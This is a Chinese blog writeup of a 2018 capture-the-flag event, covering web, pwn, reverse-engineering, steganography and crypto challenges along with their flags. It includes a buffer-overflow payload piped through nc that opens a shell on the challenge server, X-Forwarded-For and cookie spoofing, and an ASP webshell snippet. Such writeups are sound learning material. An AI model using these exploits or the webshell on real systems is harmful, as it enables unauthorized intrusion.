

# whalectf 部分writeup

原创


[勇敢的鑫9](#) 于 2018-05-01 19:16:50 发布 2741 收藏

分类专栏: [CrackMe](#) 文章标签: [whalectf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hujiuding/article/details/80158674>

版权



[CrackMe](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

Web

Find me 右键查看源码flag:{This\_is\_s0\_simpl3}

密码泄露

<http://39.107.92.230/web/web5/password.txt>发现密码字典

爆破发现长度不一样的密码: Nsf0cuS

源码中截断了5位, 修改请求包, 将密码改为Nsf0cuS, 返回这里没有flag字样

发现cookies: newpage=MjkwYmNhNzBjN2RhZTkzZGI2NjQ0ZmEwMG15ZDgzYjkucGhw

Base64解290bca70c7dae93db6644fa00b9d83b9.php

进入为留言板, 然后

The screenshot shows the Burp Suite Repeater interface. On the left, the 'Request' tab is active, displaying a POST request to `/web/web5/290bca70c7dae93db6644fa00b9d83b9.php?act=add`. The request body includes a cookie `newpage=MjkwYmNhNzBjN2RhZTkzZGI2NjQ0ZmEwMG15ZDgzYjkucGhw; IsLogin=1` and a form parameter `content=qq&user level=root&Submit=%E7%95%99%E8%A8%80`. On the right, the 'Response' tab is active, showing an HTML response with a 'Set-Cookie' header: `Set-Cookie: Flag=flag%7BCongratulations%7D;`. The HTML body contains a form for adding a message with a text area and a submit button.

本地登录 抓包 添加X-Forwarded-For: 127.0.0.1, isadmin改为1

flag:{Why\_ar3\_y0u\_s0\_dia0}

The screenshot shows the 'Request' and 'Response' sections of a web browser's developer tools. The 'Request' tab is active, showing the raw request data. The 'Response' tab is also active, showing the raw response data. The 'Request' data includes the method (GET), URL (/web/web2/index.php), host (39.107.92.230), user-agent (Mozilla/5.0), and various headers. The 'Response' data includes the status (HTTP/1.1 200 OK), date (Mon, 30 Apr 2018 10:32:00 GMT), server (Apache/2.4.7), and the HTML content of the response. The HTML content includes a meta tag for content-type, a title 'Careful', and a body with a link and a script that sets the window location to 'index.html'. There is a red circle around the 'php' part of the URL in the request, and a red underline under the 'Connection: keep-alive' header in the request. The response HTML content has a yellow highlight on the comment tag <!--Flag:{You\_ar3\_s0\_Car3ful}-->.

Target: http://39.107.92.230

### Request

Raw Headers Hex

```
GET /web/web2/index.php HTTP/1.1
Host: 39.107.92.230
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://39.107.92.230/web/web2/index.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 20 Oct 2015 06:10:09 GMT
If-None-Match: "13b-522831d2b7240"
Cache-Control: max-age=0
```

### Response

Raw Headers HTML Render


```
HTTP/1.1 200 OK
Date: Mon, 30 Apr 2018 10:32:00 GMT
Server: Apache/2.4.7 (Unix) PHP/5.3.27
X-Powered-By: PHP/5.3.27
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><meta http-equiv="Content-Type"
content="text/html; charset=utf-8">
<title>Careful</title>
</head>
<body alink="#007000" bgcolor="#000000" link="gold"
text="#008000" vlink="#00c000">
<center>
<br><br>
<center>
<h1>Do you know what happend just now?!</h1>
<script>
window.location.href="index.html";
</script>
</center>
<br>
<br>
<br>
<!--Flag:{You_ar3_s0_Car3ful}-->
</html>
```

<https://blog.csdn.net/hujiuding>

Pwn1

脚本: `cat <(python -c "print '\x11'*40+'\x34\x12\xcd\xab") - | nc bamboofox.cs.nctu.edu.tw 22001`



```
- | nc bamboofox.cs.nctu.edu.tw 22001
root@kali:~/Desktop/whalectf/pwn# cat <(python -c "print '\x11'*40+'\x34\x12\xcd\xab") - | nc bamboofox.cs.nctu.edu.tw 22001
cd /home/ctf
ls
ctf
flag
cat flag
BAMBOOFOX{PWNNN_ISSS_FUNNN}
```

参考: <http://www.secist.com/archives/3619.html>

[https://blog.csdn.net/CJ\\_Kano/article/details/42404985](https://blog.csdn.net/CJ_Kano/article/details/42404985)

```
1 int __cdecl main(int argc, const char **argv)
2 {
3     char s; // [sp+4h] [bp-34h]@1
4     int v5; // [sp+2Ch] [bp-Ch]@1
5
6     setvbuf(stdout, 0, 2, 0);
7     setvbuf(stdin, 0, 1, 0);
8     gets(&s);
9     if ( v5 == 0xABCD1234 )
0         system("/bin/sh");
1     else
2         puts("DO YOU KNOW HOW TO BOF?");
3     return 0;
4 }
```

<https://blog.csdn.net/hujiuding>

R100

Python脚本

```
v3="Dufhbmf"  
v4="pG`imos"  
v5="ewUglpt"  
a=[[0,0,0,0,0,0,0],[0,0,0,0,0,0,0],[0,0,0,0,0,0,0]]  
flag=''  
  
for i in range(0,len(v3)):  
    a[0][i]=ord(v3[i])  
for i in range(0,len(v4)):  
    a[1][i]=ord(v4[i])  
for i in range(0,len(v5)):  
    a[2][i]=ord(v5[i])  
for i in range(12):  
    flag +=chr(a[i%3][2*(int)(i/3)]-1)  
print a  
print flag
```

<https://blog.csdn.net/hujiuding>

Password为Code\_Talkers，但是提交不对、

Re 逆向练习

OD调试KEY{e2s6ry3r5s8f6 共17位，

单步调试

再打开IDA发现后几位未1024}

Flag为KEY{e2s6ry3r5s8f61024}

后面的比较简单，没上传图，觉得麻烦，需要就看下，不需要就算了，还有很多难点的没做出来——有空继续

Re

1. PE格式

PETool打开

块数目 0x0004

时间戳 0x591D5CCC

入口地址 0x0005B789

便是 0x0103

组合下

BJWXB\_CTF{0004h-591D5CCCh-0005B789h-0103h}

2. Re warmup100 简单的异或

调试后发现是异或

算出BJWXB\_CTF{W4rm\_UP\_warm\_up\_WARM\_UP!}

1. Re100 app-release 拖入jeb 发现是byte异或

```
print(enc("PX EJPMQFTiS|v \ "#vMDw KMA3_b~w3o", 18))
```

计算BJWXB\_CTF{Andr01d\_VerY\_S!Mple!}

Android1:

Jeb打开发现，byte[]=aHR0cDovLzQ1LjMyLjQ3Ljk4  
,base64解码得<http://45.32.47.98>，， flag为ip

Android05

enc (jeb打开一串字符串，15)#异或

android09

找到该方法，gevalue()返回值是20000，符合要求，所以只需修改判断处得标识，使执行，修改11，flag{11}

杂项

流量分析100

Tcp流追踪下载原始数据

得到，winhex打开doc发现key

key{23ac600a11eaffc8}

decode 3

JavaScript 代码转换，直接将其在控制台执行得flag=itisjavascriptenjoy%21

其中%21=!

Decode8

flag{Just\_4\_fun\_0.0}

<https://www.cnblogs.com/zqh20145320/p/5710072.html>

ascii表得整体凯撒移动

Decode9

Flag{? enusCtf }

参见<https://blog.csdn.net/lanvna/article/details/54635612>

控制台运行得到：十攏數畚整燿煥敵瑳∨?浚獵瑋≡┘

把上面这串复制到记事本，另存为，编码选上“Unicode”，关闭。用WinHex等可以查看16进制的软件，直接打开，一目了然。如果想显示正常，把开头的FF FE两个字节删了，再用记事本打开就看到了。木马为 <% execute request(“? enusCtf”)%

隐写

Find 50

拖入stegSolve，发现二维码层，扫描即可得

被我吃了50

Binwalk一看，修改后缀为.zip，解压即可得flag.txt

合体鲸鱼  
Frame browser

亚种50

Winhex直接打开flag{firsttry}

下雨天50 上工具StegSolve，好几个都是直接这工具就出来了、、、

愤怒得小猪100

扫码

真是动态图100

修改头格式，将9a改为GIF89a，打开是动态图，stegsolve分层看是base64编码，

组合为

Y2F0Y2hfdGh1X2R5bmFtaWNfZmxhZ19pc19xdW10ZV9zaW1wbGU=

解压catch\_thu\_dynamic\_flag\_is\_qumte\_simple，提交不对

改下key{catch\_the\_dynamic\_flag\_is\_quite\_simple}，Ok!

密码学

德军密码（二进制密码）

KEY{YAHKR} 小写输入不对，不知道为啥

密钥生成

上脚本

d= 125631357777427553

rsa破解

通过公钥解密

openssl rsa -pubin -text -modulus -in warmup -in public.pem

得到n= 0xA41006DEFD378B7395B4E2EB1EC9BF56A61CD9C3B5A0A73528521EEB2FB817A7、

E= 65537 (0x10001)